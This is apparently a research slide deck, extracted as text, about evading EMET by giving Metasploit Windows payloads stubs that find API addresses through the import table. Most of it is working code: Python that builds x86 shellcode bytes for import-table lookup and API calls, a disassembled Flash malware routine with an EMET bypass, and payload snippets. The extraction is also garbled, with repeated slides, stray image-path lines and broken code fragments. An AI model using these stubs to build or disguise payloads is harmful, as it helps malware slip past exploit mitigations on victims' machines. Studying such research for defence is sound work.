    , "iso-8859-1")

# cld
# pushad
# xor edx,edx
# mov edx,[fs:edx+0x30] ; PEB
# mov edx,[edx+0xc] ; PEB_LDR_DATA
# mov edx,[edx+0x14] ; ptr Flink Linked List in InMemoryOrderModuleList

# mov esi,[edx+0x28] ; Points to UTF-16 module name in LDR_MODULE
# push byte +0x18 ; Set loop counter length
# pop ecx ; Set loop counter length
# xor edi,edi ; clear edi to 0

# xor eax,eax ; clear eax to 0
# lodsb ; load last to esi
# cmp al,0x61 ; check for capitalization
# jl 0x20 ; if < 0x61 jump
# sub al,0x20 ; capitalize the letter

# ror edi,byte 0xd ; rotate edi right 0xd bits
# add edi,eax ; add sum to edi
# loop 0x17 ; continue until loop ends

shellcode2 = b"\x81\xff" # cmp edi, DLL_HASH
shellcode2 += struct.pack("<I", self.DLL_HASH)

shellcode3 = bytes("\x8b\x5a\x10"
    "\x8b\x12"
    "\x75\xdb"
    # iatparser
    "\x89\xda"
    "\x03\x52\x3c"
    "\x8b\xba\x80\x00\x00\x00"
    "\x01\xdf"
    # findImport
    "\x8b\x57\x0c"

# mov ebx,[edx+0x10] ; move module handle addr to ebx
# mov edx,[edx] ; set edx base for next module iteration
# jnz 0xf

# mov edx,ebx ; set as edx as image base
# add edx,[edx+0x3c] ; PE
# mov edi,[edx+0x80] ; Import Table RVA
# add edi,ebx

# mov edx,dword ptr [edi+0xc] ; Offset for Import Directory Table Name RVA


```

IAT Based Stub(s)


- LoadLibraryA/GetProcAddress in Main Module
- LoadLibraryA/GetProcAddress in a loaded Module (dll)

GetProcAddress Only
Stub

GetProcAddress Only Stub




GetProcAddress Only Stub



```
LoadLibraryA.Handle = GetProcAddress(Kernel32.addr, 'LoadLibraryA')
```

GetProcAddress Only Stub



```
LoadLibraryA.Handle = GetProcAddress(Kernel32.addr, 'LoadLibraryA')
```

```
    Push eax; LLA is in EAX  
    mov ebx, esp; mov ptr to LLA in ebx  
    call [ebx]
```

IAT Based Stub(s)

- `LoadLibraryA(LLA)/GetProcAddress(GPA)` in main module
- `LLA/GPA` in a loaded module (dll)
- `GPA to LLA` in main module
- `GPA to LLA` in loaded module

System Binaries/DLLs with LLAGPA or GPA in IAT

	LLAGPA	GPA
XPSP3	1300	5426
VISTA	645	26855
WIN7	675	48383
WIN8	324	31158
WIN10	225	50522

FireEye Flash Malware w/ EMET Bypass Jun 06, 2016

0731015C	55	PUSH	EBP		
0731015D	8BEC	MOV	EBP, ESP		
0731015F	8B55 08	MOV	EDX, DWORD PTR SS:[EBP+8]	User32 Base	
07310162	8B42 3C	MOV	EAX, DWORD PTR DS:[EDX+3C]		
07310165	53	PUSH	EBX		
07310166	56	PUSH	ESI		
07310167	57	PUSH	EDI		
07310168	8BBC10 80000000	MOV	EDI, DWORD PTR DS:[EAX+EDX+80]	IAT query	
0731016F	03FA	ADD	EDI, EDX		
07310171	8B47 10	MOV	EAX, DWORD PTR DS:[EDI+10]		
07310174	85C0	TEST	EAX, EAX		
07310176	✓ 75 04	JNZ	SHORT 0731017C		
07310178	3907	CMP	DWORD PTR DS:[EDI], EAX		
0731017A	✓ 74 4B	JE	SHORT 073101C7		
0731017C	8B0F	MOV	ECX, DWORD PTR DS:[EDI]		
0731017E	85C9	TEST	ECX, ECX		
07310180	✓ 75 02	JNZ	SHORT 07310184		
07310182	8BC8	MOV	ECX, EAX		
07310184	03CA	ADD	ECX, EDX		
07310186	8D3410	LEA	ESI, DWORD PTR DS:[EAX+EDX]		
07310189	8B01	MOV	EAX, DWORD PTR DS:[ECX]		
0731018B	85C0	TEST	EAX, EAX		
0731018D	✓ 74 33	JE	SHORT 073101C2		
0731018F	894D 08	MOV	DWORD PTR SS:[EBP+8], ECX		
07310192	2975 08	SUB	DWORD PTR SS:[EBP+8], ESI		
07310195	85C0	TEST	EAX, EAX		
07310197	✓ 78 1C	JS	SHORT 073101B5		
07310199	8D4410 02	LEA	EAX, DWORD PTR DS:[EAX+EDX+2]		
0731019D	33C9	XOR	ECX, ECX		
0731019F	✓ EB 09	JMP	SHORT 073101AA		
073101A1	0FBEDB	MOVSX	EBX, BL		
073101A4	C1C1 07	ROL	ECX, 7		
073101A7	33CB	XOR	ECX, EBX		
073101A9	40	INC	EAX		
073101AA	8A18	MOV	BL, BYTE PTR DS:[EAX]		
073101AC	84DB	TEST	BL, BL		
073101AE	^ 75 F1	JNZ	SHORT 073101A1		
073101B0	3B4D 0C	CMP	ECX, DWORD PTR SS:[EBP+C]		
073101B3	✓ 74 16	JE	SHORT 073101CB		
073101B5	8B45 08	MOV	EAX, DWORD PTR SS:[EBP+8]		
073101B8	83C6 04	ADD	ESI, 4		
073101BB	8B0430	MOV	EAX, DWORD PTR DS:[EAX+ESI]		
073101BE	85C0	TEST	EAX, EAX		
073101C0	^ 75 D5	JNZ	SHORT 07310197		
073101C2	83C7 14	ADD	EDI, 14		
073101C5	^ EB AA	JMP	SHORT 07310171		
073101C7	33C0	XOR	EAX, EAX		

The EMET Serendipity: EMET's (In)Effectiveness Against Non-Exploitation Uses



Josh Pitts

July 1, 2016

POC: https://github.com/ShellcodeSmuggler/IAT_POC

What now?

- More payloads
- Many Metasploit payloads were based off of Hash API stub
- Much work
- Some ideas

Part II

Two Ideas

- Remove SFHA and replace it with X
- Build something to rewrite the payload logic for use with an IAT parsing stub

REWRITE ALL THE THINGS

MSF Winx86 Payloads

Follow a pattern

```
push byte 0          ; flags
push byte 4          ; length = sizeof( DWORD );
push esi             ; the 4 byte buffer on the stack to hold the second stage length
push edi             ; the saved socket
push 0x5FC8D902       ; hash( "ws2_32.dll", "recv" )
call ebp             ; recv( s, &dwLength, 4, 0 );
```

Workflow

- Take Input via stdin or from file
- Disassemble
- Capture blocks of instructions
- Capture API calls
- Capture control flow between two locations
- Protect LLA/GPA registers from being clobbered

LOE

LOE

- Five days straight at about 12–15 hour days



LOE

- Five days straight at about 12–15 hour days
- When I solved one problem, 2–3 more appeared

LOE

- Five days straight at about 12–15 hour days
- When I solved one problem, 2–3 more appeared
- There is a point where a manual rewrite would have been easier – I crossed it

LOE

- Five days straight at about 12–15 hour days
- When I solved one problem, 2–3 more appeared
- There is a point where a manual rewrite would have been easier – I crossed it
-  **BURN IT DOWN** 

Next idea

Next idea

[—SFHA—]

Next idea

[—SFHA—] [the actual payload logic]

Next idea

[the actual payload logic]

Next idea

[IAT Stub]

[the actual payload logic]

Next idea

[IAT Stub] [offset table] [the actual payload logic]

Some requirements

- Support Read/Execute Memory
- Try to keep it small
- Support any Metasploit Shellcode that uses SFHA

Workflow

- Take Input via stdin or from file
- Disassemble
- Capture blocks of instructions
- Capture API calls
- Build a lookup/offset table
- Find an appropriate IAT for the EXE
- OUTPUT

Offset Table Approach

Offset Table Approach

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

Offset Table Approach

DLL API

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

Offset Table Approach

DLL API


[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'

Offset Table Approach

DLL API

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]




b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'

Offset Table Approach

DLL API

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'




Offset Table Approach

DLL API

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'




Offset Table Approach

DLL API

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'




Offset Table Approach

DLL API

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'




Offset Table Approach

DLL API

[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]

b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'



```

self.stub = b''
self.stub += b"\xe9"
self.stub += struct.pack("<I", len(self.lookup_table))

self.stub += self.lookup_table

table_offset = len(self.stub) - len(self.lookup_table)

self.stub += b"\x33\xC0"           # XOR EAX,EAX           ; clear eax
self.stub += b"\xE8\x00\x00\x00\x00" # CALL $+5             ; get PC
self.stub += b"\x5E"               # POP ESI              ; current EIP loc in ESI
self.stub += b"\x8B\x8E"           # MOV ECX, DWORD PTR [ESI+XX] ; MOV 1st Hash into ECX

# updated offset
updated_offset = 0xFFFFFFFF - len(self.stub) - table_offset + 14

# Check_hash
self.stub += struct.pack("<I", 0xffffffff-len(self.stub) - table_offset + 14)
self.stub += b"\x3B\x4C\x24\x24"   # CMP ECX,DWORD PTR SS:[ESP+24] ; check if hash in lookup table
self.stub += b"\x74\x05"           # JE SHORT 001C0191       ; if equal, jmp to found_a_match
self.stub += b"\x83\xC6\x06"       # ADD ESI,6              ; else increment to next hash
self.stub += b"\xEB\xEF"           # JMP SHORT 001C0191       ; repeat

# FOUND_A_MATCH
self.stub += b'\x8B\x8E'           # MOV ECX,DWORD PTR DS:[ESI-XX] ; mov DLL offset to ECX
self.stub += struct.pack("<I", updated_offset + 4)
self.stub += b"\x8A\xC1"           # MOV AL,CL              ; OFFSET in CL, mov to AL

# Get DLL and Call LLA for DLL Block
self.stub += b"\x8B\xCE"           # MOV ECX,ESI            ; mov offset to ecx
self.stub += b"\x03\xC8"           # ADD ECX,EAX            ; find DLL location
self.stub += b"\x81\xE9"           # SUB ECX,XX             ; normalize for ascii value
self.stub += struct.pack("<I", abs(updated_offset - 0xffffffff +3))
self.stub += b"\x51"               # PUSH ECX               ; push on stack for use
self.stub += b"\xFF\x13"           # CALL DWORD PTR DS:[EBX] ; Call KERNEL32.LoadLibraryA (DLL)


```

```
# Get API and Call GPA
self.stub += b"\x8B\xD0" # MOV EDX,EAX ; Save DLL Handle to EDX
self.stub += b"\x33\xC0" # XOR EAX,EAX ; Prep EAX for use
self.stub += b"\x8B\x8E" # MOV ECX,DWORD PTR DS:[ESI-XX] ; Put API Offset in ECX
self.stub += struct.pack("<I", updated_offset + 4)
self.stub += b"\x8A\xC5" # MOV AL,CH ; mov API offset to ECX
self.stub += b"\x8B\xCE" # MOV ECX,ESI ; mov offset to ecx
self.stub += b"\x03\xC8" # ADD ECX,EAX ; find API location
self.stub += b"\x81\xE9" # SUB ECX,XX ; normalize for ascii value
self.stub += struct.pack("<I", abs(updated_offset - 0xffffffff + 4))
self.stub += b"\x51" # PUSH ECX ; Push API on the stack
self.stub += b"\x52" # PUSH EDX ; Push DLL handle on the stack
self.stub += b"\xFF\x55\x00" # CALL DWORD PTR DS:[EDX] ; Call GetProcAddress(DLL.handle, API)
# Call API
self.stub += b"\x89\x44\x24\x1C" # MOV DWORD PTR SS:[ESP+1C],EAX ; SAVE EAX for popad ends up in eax
self.stub += b"\x61" # POPAD ; Restore registers and call values
self.stub += b"\x5D" # POP EBP ; get return addr
self.stub += b"\x59" # POP ECX ; clear Hash API from msf caller
self.stub += b"\xFF\xD0" # CALL EAX ; call target API
# Recover
self.stub += b"\x55" # push ebp ; push return addr into msf caller
self.stub += b"\xe8\x00\x00\x00\x00" # call $+5 ; get pc
self.stub += b"\x5D" # POP EBP ; current EIP in EBP
self.stub += b"\x81\xED" # SUB EBP,XX ; To reset the location of the api call back
self.stub += struct.pack("<I", len(self.selected_payload)+ len(self.stub) -3)
self.stub += b"\xC3" # RETN ; return back into msf payload logic
```


The new workflow

